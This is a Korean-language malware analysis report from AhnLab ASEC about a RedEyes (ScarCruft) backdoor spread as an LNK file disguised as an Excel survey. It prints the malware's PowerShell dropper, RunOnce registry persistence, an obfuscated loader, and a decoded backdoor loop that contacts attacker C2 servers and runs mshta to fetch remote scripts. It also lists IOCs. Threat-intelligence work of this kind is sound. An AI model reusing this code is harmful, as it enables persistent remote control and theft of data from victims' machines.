Backdoor를 유포하는 악성 LNK : RedEyes(ScarCruft)

asec.ahnlab.com/ko/56526/

By ye_eun 2023년 9월 1일

AhnLab Security Emergency response Center(ASEC)은 CHM 형식으로 유포되던 악성코드 **[1]**가 LNK 형식으로 유포되고 있는 것을 확인하였다. 해당 악성코드는 mshta 프로세스를 통해 특정 url 에 존재하는 추가 스크립트를 실행하여 공격자 서버로부터 명령어를 수신받아 추가 악성 행위를 수행한다.

확인된 LNK 파일은 공격자가 정상 사이트에 악성 코드가 포함된 압축 파일을 업로드하여 유포되고 있는 것으로 확인된다.



그림1. hxxp://a*****fo.co.kr/member/ 페이지에서 확인된 악성코드

악성 LNK 파일은 'REPORT.ZIP' 파일명으로 업로드 되어 있다. 해당 파일은 **<링크 파일(*.lnk)을 통해 유포되는 RokRAT 악성코드 : RedEyes(ScarCruft)>[2]**에서 확인된 악성코드와 동일하게 LNK 내부에 정상 엑셀 문서 데이터와 악성 스크립트 코드가 존재한다.



그림2. 악성 LNK 파일이 포함된 압축파일

현황조사표.xlsx.lnk

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

0000F3A0   C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5  Å.FÅ.FÅ.FÅ.FÅ.FÅ
0000F3B0   1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D  .FÅ.FÅ.FÅ.FÅ.FÅ.
0000F3C0   46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46  FÅ.FÅ.FÅ.FÅ.FÅ.F
0000F3D0   C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5  Å.FÅ.FÅ.FÅ.FÅ.FÅ
0000F3E0   1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D  .FÅ.FÅ.FÅ.FÅ.FÅ.
0000F3F0   46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46  FÅ.FÅ.FÅ.FÅ.FÅ.F
0000F400   50 4B 03 04 14 00 06 00 08 00 00 00 21 00 41 37  PK..........!.A7
0000F410   82 CF 6E 01 00 00 04 05 00 00 13 00 08 02 5B 43  ,Ïn...........[C
0000F420   6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
0000F430   6C 20 A2 04 02 28 A0 00 02 00 00 00 00 00 00 00  l ¢..( .........
0000F440   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000F450   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

현황조사표.xlsx.lnk

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00012250   1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D 46 C5 1D  .FÅ.FÅ.FÅ.FÅ.FÅ.
00012260   46 C5 1D 46 C5 1D 63 6F 70 79 20 25 7E 66 30 20  FÅ.FÅ.copy %~f0
00012270   22 25 61 70 70 64 61 74 61 25 5C 4D 69 63 72 6F  "%appdata%\Micro
00012280   73 6F 66 74 5C 50 72 6F 74 65 63 74 5C 55 73 65  soft\Protect\Use
00012290   72 50 72 6F 66 69 6C 65 53 61 66 65 42 61 63 6B  rProfileSafeBack
000122A0   75 70 2E 62 61 74 22 0D 0A 52 45 47 20 41 44 44  up.bat"..REG ADD
000122B0   20 48 4B 43 55 5C 53 6F 66 74 77 61 72 65 5C 4D   HKCU\Software\M
000122C0   69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73  icrosoft\Windows
000122D0   5C 43 75 72 72 65 6E 74 56 65 72 73 69 6F 6E 5C  \CurrentVersion\
000122E0   52 75 6E 4F 6E 63 65 20 2F 76 20 42 61 63 6B 75  RunOnce /v Backu
000122F0   70 55 73 65 72 50 72 6F 66 69 6C 65 73 20 2F 74  pUserProfiles /t
00012300   20 52 45 47 5F 53 5A 20 2F 66 20 2F 64 20 22 43   REG_SZ /f /d "C
```

그림3. LNK 내부에 포함된 추가 파일 데이터

따라서 '현황조사표.xlsx.lnk' 파일 실행 시 파워쉘 명령어를 통해 %Temp% 폴더에 정상 문서인 '현황조사표.xlsx'과 악성 스크립트인 'PMmVvG56FLC9y.bat' 파일이 생성 및 실행된다.

```
/c powershell -windowstyle hidden $pEbjEn = Get-Location;if($pEbjEn -Match 'System32'
-or $pEbjEn -Match 'Program Files') {$pEbjEn = '%temp%'};$lyHWPSj = Get-ChildItem -
Path $pEbjEn -Recurse *.lnk ^| where-object {$_.length -eq 0x18C0000} ^| Select-
Object -ExpandProperty FullName;if($lyHWPSj.GetType() -Match 'Object'){$lyHWPSj =
$lyHWPSj[0];};$lyHWPSj;$C5ytw = gc $lyHWPSj -Encoding Byte -TotalCount 74240 -
ReadCount 74240;$tyxkEP = '%temp%\현황조사표.xlsx';sc $tyxkEP ([byte[]]($C5ytw ^|
select -Skip 62464)) -Encoding Byte; ^& $tyxkEP;$Cbe1yj = gc $lyHWPSj -Encoding Byte
-TotalCount 79888 -ReadCount 79888;$WH9lSPHOFI = '%temp%\PMmVvG56FLC9y.bat';sc
$WH9lSPHOFI ([byte[]]($Cbe1yj ^| select -Skip 74342)) -Encoding Byte;^&
%windir%\SysWOW64\cmd.exe /c $WH9lSPHOFI;
```

'현황조사표.xlsx'는 정상 엑셀 문서로 다음과 같이 국내 공공기관을 사칭하였다.



그림4. 현황조사표.xlsx 본문 내용 및 속성

함께 생성된 ‘PMmVvG56FLC9y.bat’ 파일은 실행 시 ‘%appdata%\Microsoft\Protect\’폴더에 ‘UserProfileSafeBackup.bat’ 파일명으로 복제된다. 이후 BAT 파일이 지속적으로 실행될 수 있도록 아래 레지스트리에 등록한다.

- 레지스트리 경로 : HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- 값 이름 : BackupUserProfiles
- 값 : C:\Windows\SysWOW64\cmd.exe /c %appdata%\Microsoft\Protect\UserProfileSafeBackup.bat

레지스트리 등록 후에는 BAT 파일에 16진수로 존재하는 파워쉘 명령어를 실행한다.

```
copy %~f0 "%appdata%\Microsoft\Protect\UserProfileSafeBackup.bat"
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v BackupUserProfiles
/t REG_SZ /f /d "C:\Windows\SysWOW64\cmd.exe /c
%appdata%\Microsoft\Protect\UserProfileSafeBackup.bat"
start /min C:\Windows\SysWOW64\cmd.exe /c powershell -windowstyle hidden -command
"$m6drsidu ="$jWHmcU="""53746172742D536C656570202D<생략
>""";$nj4KKFFRe="""""";for($xlEKy9tdBWJ=0;$xlEKy9tdBWJ -le $jWHmcU.Length-
2;$xlEKy9tdBWJ=$xlEKy9tdBWJ+2)
{$dYaD=$jWHmcU[$xlEKy9tdBWJ]+$jWHmcU[$xlEKy9tdBWJ+1];$nj4KKFFRe= $nj4KKFFRe+[char]
([convert]::toint16($dYaD,16));};
Invoke-Command -ScriptBlock ([Scriptblock]::Create($nj4KKFFRe));";
Invoke-Command -ScriptBlock ([Scriptblock]::Create($m6drsidu));"
```

파워쉘 명령어가 실행되면 런키 등록 및 MSHTA를 활용하여 추가 스크립트를 실행한다. 또한, 공격자로부터 명령을 받아 레지스트리 등록을 수행할 수 있다. 다음은 위 BAT 파일의 코드에서 16진수로 표기된 파워쉘 명령어 일부이다.

```
Start-Sleep -Seconds 67;
$nvSklUbaQ = 1024 * 1024;
$yixgsFVy = $env:COMPUTERNAME + '-' + $env:USERNAME+'-SH';
$aWw = 'hxxp://75.119.136[.]207/config/bases/config.php' + '?U=' + $yixgsFVy;
$bLmoifqHwJxhE = $env:TEMP + '/KsK';
if (!(Test-Path $bLmoifqHwJxhE)) { New-ItemProperty -Path
"HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" -Name Olm -Value
'c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -
NonInteractive -ep bypass ping -n 1 -w 311714 2.2.2.2 || mshta
hxxp://bian0151.cafe24[.]com/admin/board/1.html' -PropertyType String -Force;}
```

확인된 C2 및 악성 URL은 다음과 같다.

- hxxp://75.119.136[.]207/config/bases/config.php?U=[COMPUTERNAME]-[USERNAME]-SH // 공격자 명령 수신
- hxxp://75.119.136.207/config/bases/config.php?R=[base64로 인코딩된 'EOF'] // 명령 실행 결과 전달
- hxxp://bian0151.cafe24[.]com/admin/board/1.html //추가 스크립트 코드 다운로드

MSHTA를 통해 실행되는 추가 스크립트 코드 (hxxp://bian0151.cafe24.com/admin/board/1.html)에는 다음과 같이 base64로 난독화된 파워쉘 명령어가 존재하는데 이는 기존에 게시된 **<개인을 도청하는 RedEyes 그룹 (APT37)>[3]**의 [표 1]과 유사한 기능을 수행한다.

그림5. hxxp://bian0151.cafe24.com/admin/board/1.html 에서 확인된 악성 스크립트

디코딩된 파워쉘 명령어는 hxxp://75.119.136[.]207/config/bases/config.php?U=[COMPUTERNAME]-[USERNAME]-SH에서 공격자로부터 명령을 수신받아 처리한다. [그림 6]은 디코딩된 파워쉘 명령어의 일부이다.

```
Start-Sleep -Seconds 116;
$xLfawXsY = 1024 * 1024;
$juRFwXCORHZ = $env:COMPUTERNAME + '-' + $env:USERNAME+'-SH';
$niXv = 'http://75.119.136.207/config/bases/config.php' + '?U=' + $juRFwXCORHZ;
$NFLJ = $env:TEMP + '/UFmqdQj';
if (!(Test-Path $NFLJ)) {New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\
CurrentVersion\RunOnce -Name ynKS -Value 'c:\windows\system32\cmd.exe /c PowerShell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 390095 2.2.2.2 || mshta
http://bian0151.cafe24.com/admin/board/1.html' -PropertyType String -Force;
}
function wOmfRqwYPg($JcHfrK, $McQZMTGtlfLJ){ #Connect-Read Response
function EeyHQPvfydBt($JcHfrK, $cFqKzGar, $OWA, $dpQlIUHnc){ #Upload
function vfTzW($JcHfrK, $cFqKzGar){ #Download
do{
    Try{
        $KmsF = wOmfRqwYPg $niXv '';
        If ($KmsF -ne 'null' -and $KmsF -ne ''){
            $KmsF=$KmsF.SubString(1, $KmsF.Length - 2);
            $CPcGlmGPNUhlmA = [System.Text.Encoding]::UTF8.GetString([System.Convert]::
            FromBase64String($KmsF));
            if ($CPcGlmGPNUhlmA){
                if ($CPcGlmGPNUhlmA.Contains('pcinfo:')){
                    $filename = $NFLJ + '.csv';
                    Get-ComputerInfo | Export-Csv -Path $filename -Force -NoTypeInformation -
                    Encoding utf8;
```

그림6. 디코딩된 파워쉘 명령어

수행될 수 있는 명령 및 기능은 다음과 같다.

명령	기능
pcinfo	PC 정보 수집
drive	드라이브 정보 수집
clipboard	clipboard 내용 수집
svc	서비스 정보 수집
process	실행중인 프로세스 정보 수집
fileinfo	전달받은 경로의 하위 파일 이름, 크기, 마지막으로 쓴 시간, 전체경로 수집
start	전달 받은 명령을 cmd를 통해 실행
plugin	파워쉘을 통해 추가 파일 다운로드 및 실행
down	전달 받은 경로에 추가 파일 다운로드
up	전달 받은 경로의 파일 업로드
regedit	레지스트리 등록
compress	파일 압축

표1. 수행 가능한 명령어와 기능

[표1]에 나열된 명령과 기존에 확인된 명령이 달라진 것으로 보아 공격자는 지속적으로 스크립트 코드를 수정하는 것으로 추정된다. 따라서 현재까지 확인된 기능 외에도 다양한 악성 행위가 수행될 수 있다.

LNK 파일 외에도 [그림1] 에서 REPORT.ZIP 파일 외에 추가로 확인된 KB_20230531.rar, attachment.rar, hanacard_20230610.rar 압축 파일에는 기존에 확인된 악성 CHM 파일이 압축되어 있다. CHM 파일 역시 앞서 설명한 LNK 파일과 마찬가지로 mstha를 활용하여 특정 url에 존재하는 추가 스크립트를 실행하는 악성코드이다.



그림7. 악성 CHM 파일이 포함된 압축 파일

최근 CHM 및 LNK를 활용한 악성코드가 다수 유포되고 있어 사용자의 각별한 주의가 필요하다. 악성 LNK의 경우 파일의 크기가 10MB 이상인 경우가 다수 확인되고 있어 작성자를 알 수 없는 대용량의 LNK 파일은 실행을 자제해야한다.

[파일 진단]

Dropper/LNK.Generic.S2241 (2023.04.24.02)
Trojan/BAT.PsExec.S2247 (2023.06.13.02)
Downloader/Script.Generic.SC191708 (2023.08.17.03)

[행위 진단]

DefenseEvasion/DETECT.T1059.M11294
DefenseEvasion/DETECT.T1059.M11295

[IOC]
0eb8db3cbde470407f942fd63afe42b8
2d444b6f72c8327d1d155faa2cca7fd7
27f74072d6268b5d96d73107c560d852
hxxp://75.119.136[.]207/config/bases/config.php

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:chm,lnk,RedEyes,ScarCruft